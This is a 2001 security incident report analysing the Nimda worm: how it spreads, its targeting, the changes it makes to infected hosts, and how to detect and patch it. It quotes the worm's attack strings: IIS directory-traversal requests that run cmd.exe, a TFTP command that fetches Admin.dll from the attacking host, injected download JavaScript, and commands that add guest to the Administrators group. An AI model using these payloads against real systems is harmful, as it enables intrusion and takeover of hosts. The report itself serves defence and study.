

NIMDA Worm/Virus Report -- Final

Last Update: October 3, 2001 8:00 AM CDT

SUMMARY:

Nimda is a worm that propagates via four distinct mechanisms and infects hosts running any version of Windows. When Nimda was initially released, the traffic it generated was so prolific that denial of service effects were felt by many sites. Nimda severely compromises the security of infected hosts, as it provides remote attackers with full Administrative authority over the victim and access to the entire filesystem. Nimda infections are further very difficult to clean, as the worm makes numerous modifications to system files and registry settings.

The worm contains a copyright string embedded in its executable:

```
Concept Virus(CV) V.5, Copyright(C)2001 R.P.China
```

SURGE IN HTTP TRAFFIC:

On Sept. 18th incidents.org and its partner organization DShield.org received a huge number of reports of increased HTTP probing and network slowdowns. The plots below show the surge in both the number of HTTP probes (Figure 1) and the number of unique sources generating the probes (Figure 2). Further, the activity jumped dramatically at approximately 13:00 GMT and then proceeded to taper off in the following hours. Figure 3 shows the number of probes received per hour on Sept. 18th, and Figure 4 shows the hourly breakdown for number of unique sources generating the activity on the same day. The data in Figures 1-4 shows the traffic reported as of the evening of September 18th.




Figure 1: Port 80 probes per day for the last month.




Figure 2: Number of Distinct IP Addresses Probing Port 80 each day.




Figure 3: Port 80 probes / hr for September 13th. Time in UTC.




Figure 4: Hourly Distinct Source IPs Probing port 80 on Sept. 13th.

By September 25, Nimda activity had tapered off considerably. Figure 5 below gives the number of HTTP probes recorded per day for the time period of Sept. 10 through Sept. 25. Figure 6 shows the number of unique source IPs generating the port 80 traffic over the same time period. Note that by the 25th activity has returned to pre-Nimda levels.




Figure 5




Figure 6

DISTRIBUTION OF SCANNING HOSTS:

The 86,000+ unique IP addresses reported to the Internet Storm Center as sourcing port 80 probes on the 18th breaks down by country roughly as follows (only countries contributing > 500 sources are shown):

Country	# IPs	% of Total
USA	37318	42.97 %
China	7818	9.00 %
Korea	6462	7.44 %
Germany	3681	4.24 %
Canada	3267	3.76 %
Great Britain	2750	3.17 %
Italy	1874	2.16 %
Australia	1821	2.10 %
France	1538	1.77 %
Japan	1414	1.63 %
Taiwan	1353	1.56 %
Brazil	1128	1.30 %
Spain	1021	1.18 %
Netherlands	953	1.10 %
Sweden	914	1.05 %
Hong Kong	862	0.99 %
India	853	0.98 %
Mexico	702	0.81 %
Thailand	641	0.74 %
Denmark	630	0.73 %
Russia	590	0.68 %
Belgium	582	0.67 %
Austria	553	0.64 %

OVERVIEW OF WORM PROPAGATION:

Analysis of the worm binaries indicates that the worm attempts to propagate itself to new victims via four distinct mechanisms.

(1) The worm scans the Internet looking for web servers and attempts to exploit a number of Microsoft webserver vulnerabilities to gain control of a victim host. Network attacks include exploitation of the "IIS/PWS Extended Unicode Directory Traversal Vulnerability", the "IIS/PWS Escaped Character Decoding Command Execution Vulnerability", and utilization of backdoors left behind by previous Code Red II and Sadmin infections. Once in control of a victim IIS/PWS server, the worm uses TFTP to transfer its code from the attacking machine to the victim. The file transferred via TFTP is named "Admin.dll". IIS 3.0, 4.0, and 5.0 are all affected, as are Personal Web Server (PWS) 1.0 and 3.0.

(2) The worm harvests email addresses from the Windows address book, user's inboxes/outboxes, and local HTML/HTM files [3,4] and sends itself to all addresses as an attachment named "readme.exe". Note that any x86 email software that uses a vulnerable version of Internet Explorer to display HTML messages [1] will automatically execute the malicious attachment if the message is merely opened or previewed [4]. This happens because the worm MIME encodes the attachment to take advantage of a known vulnerability called "Automatic Execution of Embedded MIME Types" (see CERT advisory CA-2001-06 [1]). Microsoft's Outlook and Outlook Express are the most typical victims. Every ten days the worm regenerates its list of email addresses and sends itself to all.

(3) If the worm successfully infects a web server, it uses the HTTP service to propagate itself to clients that browse the web server's pages. Upon infecting a victim server, the worm creates a MIME-encoded copy of itself named "README.EML" and traverses the directory tree searching for web-related files such as those with .HTML, .HTM, or .ASP extensions. Each time the worm finds a web content file, it appends a piece of JavaScript to the file. The JavaScript forces a download of README.EML to any client that views the file via a browser. Some versions of Internet Explorer will automatically execute the README.EML file and allow the worm to infect the

client. The IE vulnerability issue here is the same as in the email propagation mechanism; that is, IE 5.5 SP1 or earlier is vulnerable to the "Automatic Execution of Embedded MIME Types" problem. Allowing JavaScript in the browser enables the worm to take advantage of the IE vulnerability.

(4) The worm is network aware and propagates via open file shares. It will copy itself to all directories, including those found on a network share, for which the user has write permission. The worm will search the shared drives for executables, and attach itself to each executable it finds. Any other host that accesses the share and loads one of these files can become infected.

TARGETING MECHANISM:

The IIS propagation mechanism described above requires an infected system to scan the Internet in search of vulnerable IIS servers. This worm prefers to target its neighbors in IP space and will only attack a completely random target IP with a 25% probability. The worm chooses targets having the same first octet (only) with 25% probability, and having the same first two octets with 50% probability [1]. This behavior can lead to massive amounts of network activity at sites having several infected machines. In particular ARP flooding effects may be observed depending on the topology of the target network [2].

Note: Some conflicting reports indicate that the worm first targets IPs with the same first three octets, then moves to IPs with the same first two octets, and then out a level further to IPs with the same first octet. The exact target selection pattern is still under investigation, but it is clear that the worm prefers to target locally rather than randomly [2].

Note: Examination of the worm binary with a disassembler shows that Win95/Win98/WinME machines infected by mechanisms other than Admin.dll will not scan for victims on port 80/tcp. Thus, infection rate estimates generated by tracking IP addresses sourcing port 80 scans will be low, since such Win95/Win98/WinME infections will be effectively invisible.

DETAILS OF WEB SERVER ATTACK PROPAGATION:

A short example of the web server probes launched by the worm is shown below. In practice, the pattern repeats itself; some reports indicate that the 16-probe sequence will be repeated against a single target as many as 13 times.

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%25c../..%25c../..%25c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%25c../..%25c../..%25c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%25c../..%25c../..%25c/..%c1%1c../..%c1%1c../..%c1%1c../
winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

Once the worm gains access to a vulnerable IIS webserver, it uses TFTP to fetch a file called Admin.dll from the infecting host. The following string is embedded in the worm executable:

```
tftp%%20-i%%20s%%20GET%%20Admin.dll%%20
```

The remote command issued by the attacking system may show up in webserver logs as follows (where XXX.XXX.XXX.XXX is the IP address of the attacker):

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/  
c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll
```

CLOSER EXAMINATION OF WEB SERVER ATTACKS:

The first two attacks shown below are attempting to exploit the root.exe backdoor left by Code Red II or possibly Sadmin infections. The next set of two attacks are also targeting Code Red II backdoors where the root C: and D: drives are mapped to IIS virtual folders, allowing access to cmd.exe. (A Microsoft tool that will remove Code Red II backdoors can be obtained from this URL: <http://www.microsoft.com/security/tools/redfix.asp>.)

```
GET /scripts/root.exe?/c+dir  
GET /MSADC/root.exe?/c+dir  
GET /c/winnt/system32/cmd.exe?/c+dir  
GET /d/winnt/system32/cmd.exe?/c+dir
```

The set of probes shown here are attempting to exploit the "IIS/PWS Extended Unicode Directory Traversal Vulnerability" [8]. In this case, IIS and PWS have an input validation problem that causes the server to allow directory traversal if the "/" and "\" characters are encoded with their unicode equivalents. "%c0%af" and "%c1%9c" are overly long unicode representations of the "/" and "\" characters. IIS evidently decodes unicode characters after path checking rather than before. The "%c1%1c" and "%c0%2f" strings are believed to be the "/" and "\" equivalents from the Chinese unicode character set. (See <http://www.securityfocus.com/bid/1806> for more information and exploits. The Microsoft patch that fixes this problem is MS00-078, available at: <http://www.microsoft.com/technet/security/bulletin/ms00-078.asp>)

```
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir  
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir  
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir  
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

The set of probes containing the "%255c" characters, for example, are attempting to exploit the "IIS/PWS Escaped Character Decoding Command Execution Vulnerability". In this attack, the problem arises because a vulnerable server attempts to decode the requested pathname twice. The result of the first decode is passed to the security checker. If the security check succeeds, the results of the first decode are mistakenly decoded yet again (and are not security checked). For example, if an attacker wanted to pass in the "\" character, he could hex encode the character as "%5c". However, the security checker will decode the string correctly and reject the request. In order to exploit the double-decode vulnerability, the attacker goes on to encode the "%5c" string itself. The hex encodings for the relevant characters here are:

```
"%" = "%25"  
"5" = "%35"  
"c" = "%63"
```

Thus, the attacker can double encode the "\" character as "%25%35%63". He can alternatively choose to double encode only one or two of the %,5,c characters and still pass the security check. Possible double encoding variations are: "%25%35c", "%255c", "%%35%63", "%%35c", "%5%63". In these cases, the result of the first decode is then "%5c" (which does not trip the security checker), but when "%5c" is decoded the second time the "\" character results. This final result of "\" is what is interpreted by the system. In these examples, the "\" character is used to access the cmd.exe via a pathname relative to directories that are executable by the web server. Note that %252f is a double encoding variation for the "/" character. (See <http://www.securityfocus.com/bid/2708> for more information and exploits.

The Microsoft patch that fixes this problem is MS01-026, available at:

<http://www.microsoft.com/technet/security/bulletin/MS01-026.asp>)

The Nimda attacks shown below use the double-encoding vulnerability.

```
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../
winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

Note that both of the unicode and double-encoding exploits take advantage of the fact that IIS will allow execution of a file that resides in a directory that is not marked as executable, provided the file is accessed via a path relative to a directory that IS executable. This is the reason we see the requests issued relative to directories such as /scripts where IIS typically has execute permission. (It is believed that this vulnerability is related to the "File Permission Canonicalization" problem described at: <http://www.microsoft.com/technet/security/bulletin/ms00-057.asp>. The patch to fix this issue is the same as the patch for MS00-078.)

Note: All of the above vulnerabilities can be eliminated at once by applying Microsoft's most recent cumulative patch for IIS, available here:

<http://www.microsoft.com/technet/security/bulletin/MS01-044.asp>

DETAILS OF EMAIL PROPAGATION:

The worm locates email addresses via MAPI, where MAPI stands for "Messaging Application Programming Interface" [3,4,6]. MAPI is a standardized set of mail-related functions provided as a DLL that allow arbitrary Windows programs to access the Windows Messaging subsystem. By using the MAPI technique, Nimda can extract email address information from different vendor's email clients. In addition, Nimda gathers email addresses from .HTM and .HTML files located in the Temporary Internet Files folder [3]. Once the list of email addresses has been compiled, Nimda uses its own SMTP engine to send itself to recipients as an attachment called "readme.exe" [3,6].

MAPI-related strings in the executable are:

```
MAPILogoff
MAPISendMail
MAPIFreeBuffer
MAPIReadMail
MAPIFindNext
MAPIResolveName
MAPILogon
MAPI32.DLL
```

Strings that indicate the use of a standalone SMTP engine include:

```
Subject:
From: <
DATA
RCPT TO: <
MAIL FROM: <
HELO
QUIT
```

The "readme.exe" attachment is actually encoded as a MIME "multipart-alternative" message with two sections. The first section is defined as MIME type "text/html", and the second section is

defined as MIME type "audio/x-wav". The first section is empty and the second section contains the malicious executable file.

The MIME headers for the email message are reproduced below. These strings are embedded in the worm executable.

```
-----  
MIME-Version: 1.0  
Content-Type: multipart/related;  
type="multipart/alternative";  
boundary="====_ABC1234567890DEF_===="  
X-Priority: 3  
X-MSMail-Priority: Normal  
X-Unsent: 1  
-----_ABC1234567890DEF_====  
Content-Type: multipart/alternative;  
boundary="====_ABC0987654321DEF_===="  
-----_ABC0987654321DEF_====  
Content-Type: text/html;  
charset="iso-8859-1"  
Content-Transfer-Encoding: quoted-printable  
<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>  
<iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0>  
</iframe></BODY></HTML>  
-----_ABC0987654321DEF_-----  
-----_ABC1234567890DEF_====  
Content-Type: audio/x-wav;  
name="readme.exe"  
Content-Transfer-Encoding: base64  
Content-ID: <EA4DMGBP9p>  
-----_ABC1234567890DEF_====  
-----
```

If a vulnerable version of Internet Explorer is used to view or preview the message, the malicious attachment will be executed without the user's knowledge. Unpatched IE 5.01 and IE 5.5 without SP2 are vulnerable. Further, IE 6 can be vulnerable under specific conditions. See the PROTECT section for further information. Mail clients that are not using vulnerable versions of IE can also facilitate infection, but in those cases the user must double-click the attachment to execute the virus.

The emails sent by the worm are easily recognizable because very long repetitive subject lines are used. An example of one such subject line is shown below. Also, the email attachment sent by the worm is consistently 57344 bytes long, although MD5 checksums of the attachments may vary [1]. (A few reports have been received of Nimda leaving the subject line blank [4] and of using the subject line "Thank You" [2].)

```
Subject: 0dždesktopdesktopsamplesampledesktopsampledesktopsample  
sampledesktopdesktopdesktopsampledesktopsample  
desktopdesktopdesktopsampledesktopsampledesktopsample  
desktopsampledesktopsample
```

Note: Emails carrying the readme.exe attachment have often been found with spoofed source addresses. The addresses appear to have been chosen such that they will inspire the recipient to trust the email. Spoofed sources observed to date are: piracy@microsoft.com, codered@sans.org, webmaster@incidents.org, asportal@microsoft.com, technet_chat_reminders@css.one.microsoft.com, handler@incidents.org, and staff@attrition.org.

Note: According to [4], Windows NT and Windows 2000 cannot be infected via an email message. Experiments show that readme.exe simply crashes on these systems rather than running successfully.

DETAILS OF WEB BROWSER-BASED PROPAGATION:

Once Nimda has infected a system, it searches the local hard drives for .HTML, .ASP, and .HTM files [3]. The worm also looks for files with INDEX, MAIN, or DEFAULT in the name [4]. If any such files are found, the worm creates a multi-part MIME-encoded copy of itself named README.EML in the same directory. Further, the worm adds a small piece of JavaScript to each one of the found files. The JavaScript, shown below, contains instructions to open a new browser window and download README.EML to the client. As described in the section regarding email propagation, if the client happens to be a vulnerable IE browser, the malicious program will be automatically executed and the machine viewing the web page will become infected.

```
<html><script language="JavaScript">window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")</script></html>
```

The author of Nimda cleverly chose to write the JavaScript such that the new browser window will be opened outside the viewable desktop area so that the user may not even notice it. Browsers other than IE may force the window into the viewable area, and will not automatically execute README.EML.

Note: According to [4], Windows NT and Windows 2000 users cannot be infected by browsing the web pages of an infected server.

Note: According to [3], Nimda is the very first worm that modifies existing web sites in order to provide the malicious program for download to HTTP clients. One result of using this mechanism is that Nimda readily propagates to networks protected by firewalls.

CHANGES TO THE VICTIM FILESYSTEM:

The worm makes numerous changes to the victim filesystem, including creating a large number of copies of itself with various names. In some cases so many worm copies are created that all available disk space is consumed [4]. Filenames for the worm include Admin.dll, Load.exe, MMC.EXE, readme.exe, Riched20.dll, and MEP*.TMP.EXE.

It should be noted that the behavior of the worm depends on the victim's operating system, the filename that the worm is running under, and the command-line options used to invoke the program. The changes the worm makes to a victim system are outlined below.

1. The worm creates a MIME-encoded copy of itself in nearly every folder on the system. These copies are usually named README.EML or DESKTOP.EML, however on rare occasions a copy is given a .NWS extension [3, 4]. When dropping files in remote directories, the worm may create .EML and .NWS files that have the same names as documents or web pages that already reside in the remote directories [4].

2. The worm writes a copy of itself to C:\, D:\, and E:\ as Admin.dll [4]. The following strings are hard-coded directly into the worm.

```
c:\Admin.dll
d:\Admin.dll
e:\Admin.dll
```

3. The worm may copy itself to the Windows SYSTEM directory as LOAD.EXE, and add the following command to the SYSTEM.INI file so that the worm code is loaded at system startup [3,4]:

```
shell=explorer.exe load.exe -dontrunold
```

4. If the name of the worm's file is Admin.dll, the worm creates a mutex named 'fsdhqherwqi2001', copies itself as MMC.EXE into the \WINDOWS directory, and executes the MMC.EXE file with the

'-quser96now' command line option [3]. Note that MMC.EXE is the name for the Microsoft Management Console application. It has been reported that the worm may overwrite the real MMC.EXE program [4].

5. The worm will walk the filesystem and "infect" files on all drives including network and removable drives. The infection process consists of the worm putting the original executable inside of itself as a resource. When the infected file is run, the worm code assumes control and extracts the resource to a temporary file (the temporary file may have the same name as the original executable with a space appended, followed by .EXE [6]) and runs it. The worm tries to delete the extracted file afterward. If the extracted file cannot be deleted immediately, the worm creates a WININIT.INI file whose sole purpose is to delete the file when the system is rebooted. An example of the contents of such a WININIT.INI file is [4]:

```
NUL=C:\WINDOWS\TEMP\MEP52b0.TMP.EXE
```

It's interesting to note that the only executable the worm will not infect is winzip32.exe. Also, according to [3], the worm does not attempt to infect executables on machines that were not infected via Admin.dll. Said another way, executables are only infected on machines compromised via vulnerable web servers.

Related Strings from the worm executable are:

```
EndUpdateResourceA  
UpdateResourceA  
SizeofResource  
LockResource  
LoadResource  
FindResourceA  
BeginUpdateResourceA  
WnetEnumResourceA
```

The worm searches for executables throughout the filesystem, and also specifically targets all files listed as subkeys under the following registry key [3]:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths
```

Nimda further infects all files found in user's personal folders. The worm finds user folders by accessing the registry key below [3]:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
```

6. The worm will search the filesystem for files that have .DOC and .EML extensions. If any such files are found, the worm copies itself into the same directory as RICHED20.DLL with hidden and system attributes [3,4]. Nimda performs this function because applications which utilize rich text format, such as Microsoft Word and WordPad, automatically load RICHED20.DLL. More specifically, if the worm's version of the DLL is located in the same directory as the dependent .DOC or .EML file, the worm's DLL will be loaded instead of the valid RICHED20.DLL. (The vulnerability exploited in this case is the "Microsoft Office 2000 DLL Execution Vulnerability" described at <http://www.securityfocus.com/bid/1699> [8].) Also note that the worm will replace the real RICHED20.DLL, which typically resides in the Windows SYSTEM directory, with its own copy [4]. One outcome of all this is that Microsoft Office usually must be reinstalled after Nimda has been cleaned from an infected system [5].

7. If the worm is started from README.EXE (or a file that has more than 5 symbols in its name and an .EXE extension), it copies itself to a temporary folder with a random MEP*.TMP name and runs the file with the '-dontrunold' command line option [3]. At this point the worm gets loaded into memory as a DLL.

8. The worm may make Windows Explorer unable to display hidden files by manipulating the "Hidden", "ShowSuperHidden", and "HideFileExt" keys in the following registry section [3]:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
```

DETAILS OF FILE SHARE ISSUES:

When infecting a victim, Nimda creates network shares for each local drive (from C: through Z: [6]) as %\$ (where % is the drive letter that is being shared). On Win95/Win98/WinME systems each drive is configured as a full share with no password. On WinNT/Win2000 systems the user GUEST is given permission to access all shares and is added to the ADMINISTRATORS group. A reboot is required for these shares to get created [4].

The worm removes all share security on WinNT/Win2000 by deleting all subkeys from [3, 4]:
HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security

Relevant strings from the worm executable are:

```
share c$=c:\
user guest ""
localgroup Administrators guest /add
localgroup Guests guest /add
user guest /active
user guest /add
net%%20use%%20\%s\ipc$%%20"%%20/user:"guest"
```

RESOURCE CONSUMPTION AND REACTIVATION:

The worm launches up to 200 threads [6,8] to perform network scanning. This activity can place considerable load on the infected machine as well as the network. ARPs generated by a machine that is scanning, or DNS requests generated by a machine sending Nimda emails, can cause problems that manifest as apparent denial of service attacks.

Relevant strings:

```
CreateThread
SetThreadPriority
GetCurrentThread
CreateRemoteThread
```

On WinNT/Win2000 the virus attaches as a remote thread to the explorer.exe process; on Win95/Win98/WinME it registers itself as a service process [3,6]. One analyst [2] reports that Nimda automatically goes dormant after consuming a certain amount of CPU time. The analyst reached this conclusion after examining the Nimda binary with a disassembler, but the conclusion has not been definitively verified to date. Strings from the executable that indicate that the worm monitors resource usage are given below. Note that this theory would provide a good explanation for the drop off in Nimda activity observed only a few days after the worm's discovery.

```
% User Time
% Privileged Time
% Processor Time
```

The same analyst further reported that Nimda will revive itself every ten days. Thus we expected a resurgence in activity on September 28th. More specifically, further analysis with a disassembler showed that Nimda would re-enter its email propagation phase every ten days. As given in the analysis at incidents.org [10], it is possible to predict the overall result of such a reactivation:

- If email propagation starts again, the method used to spread the infection will be via an email message carrying readme.exe.
- According to NAI [4], WinNT/2000 hosts cannot be infected via readme.exe. So that narrows the focus to the Win95/98/ME line.
- If a Win95/98/ME host is infected via readme.exe (more specifically, the infection was NOT contracted via Admin.dll) the host will not begin network scanning on port 80. The virus will only enter the email propagation cycle. Further, the virus will not infect

executables on the system or append JavaScript to any webpages a Win95/98/ME-based PWS might be serving. Reference the F-Secure analysis [3].

- Nimda will still configure each drive on a readme.exe -infected Win95/98/ME machine as a full share with no password. The worm will also enumerate shared network resources and drop itself as RICHED20.DLL in all directories (local or remote) containing .DOC or .EML files.
- What happens if another system then gets infected via a shared network resource? Such an infection is still not contracted via Admin.dll, thus network scanning on port 80 is not initiated.
- In summary: Given the analyses performed to date, we would expect to see email propagation, propagation through file sharing, and more backdoors being created on infected systems.

These predictions were found to be consistent with activity actually observed on September 28th.

OTHER ISSUES:

Several people have reported to mailing lists [2] that Nimda's HTTP probing can crash Apache servers. The problem appears to be that in some cases Apache can not handle the strings containing "%2f" that Nimda sends. See the following Apache Bug Report for more information. <http://bugs.apache.org/index.cgi/full/543>

DETECTION:

Network intrusion detection systems can be configured to trigger on a number of network events initiated by the worm. HTTP packets containing the string "readme.eml", or TFTP packets containing "Admin.dll" are good triggers. Further, filters can be written to detect the specific backdoor and directory traversal attacks targeting IIS servers.

Host-based intrusion detection systems can be configured to notice the changes to system executables, and the presence of the "readme.eml" files throughout the filesystem. The offending piece of JavaScript appended to web content files is another good signature of infection on web servers. Nessus has made a plug-in available for its scanner that will remotely test a web server for infection by checking for the tell-tale JavaScript addition to web pages.

Email filters can be configured to screen for emails carrying attachments named "readme.exe" and having long (80 characters or more) subject lines.

PentaSafe is offering a free lite version of their web server agent that assesses a machine for Nimda vulnerabilities. Visit <http://www.pentasafer.com> for more information.

PROTECTION:

IIS servers should be kept up to date with all current patches. This worm takes advantage of vulnerabilities that are eliminated by Microsoft's cumulative IIS patch available from: <http://www.microsoft.com/technet/security/bulletin/MS01-044.asp>

Note however, that the IIS cumulative patch does not clean out any backdoors created by Code Red II or Sadmind infections. Administrators should look for the file root.exe and check to see if their C: or D: drives have been mapped to IIS virtual folders named "c" and "d". This is important since a recent Netcraft survey showed that many patched IIS servers still have the root.exe backdoor. (See <http://www.netcraft.com/survey/for/August2001/>.)

The following Microsoft tool will detect Code Red II backdoors (and other related changes) and clean them from a system: <http://www.microsoft.com/technet/security/tools/redfix.asp>

Further, Microsoft's "IIS Lockdown Tool" can be helpful in securing an IIS server against future attacks: <http://www.microsoft.com/technet/security/tools/locktool.asp>

Internet Explorer users should be careful to use a version of the browser that is secured against the "Automatic Execution of Embedded MIME Types" vulnerability. IE 5.01 requires a patch available here: <http://www.microsoft.com/technet/security/bulletin/MS01-020.asp>

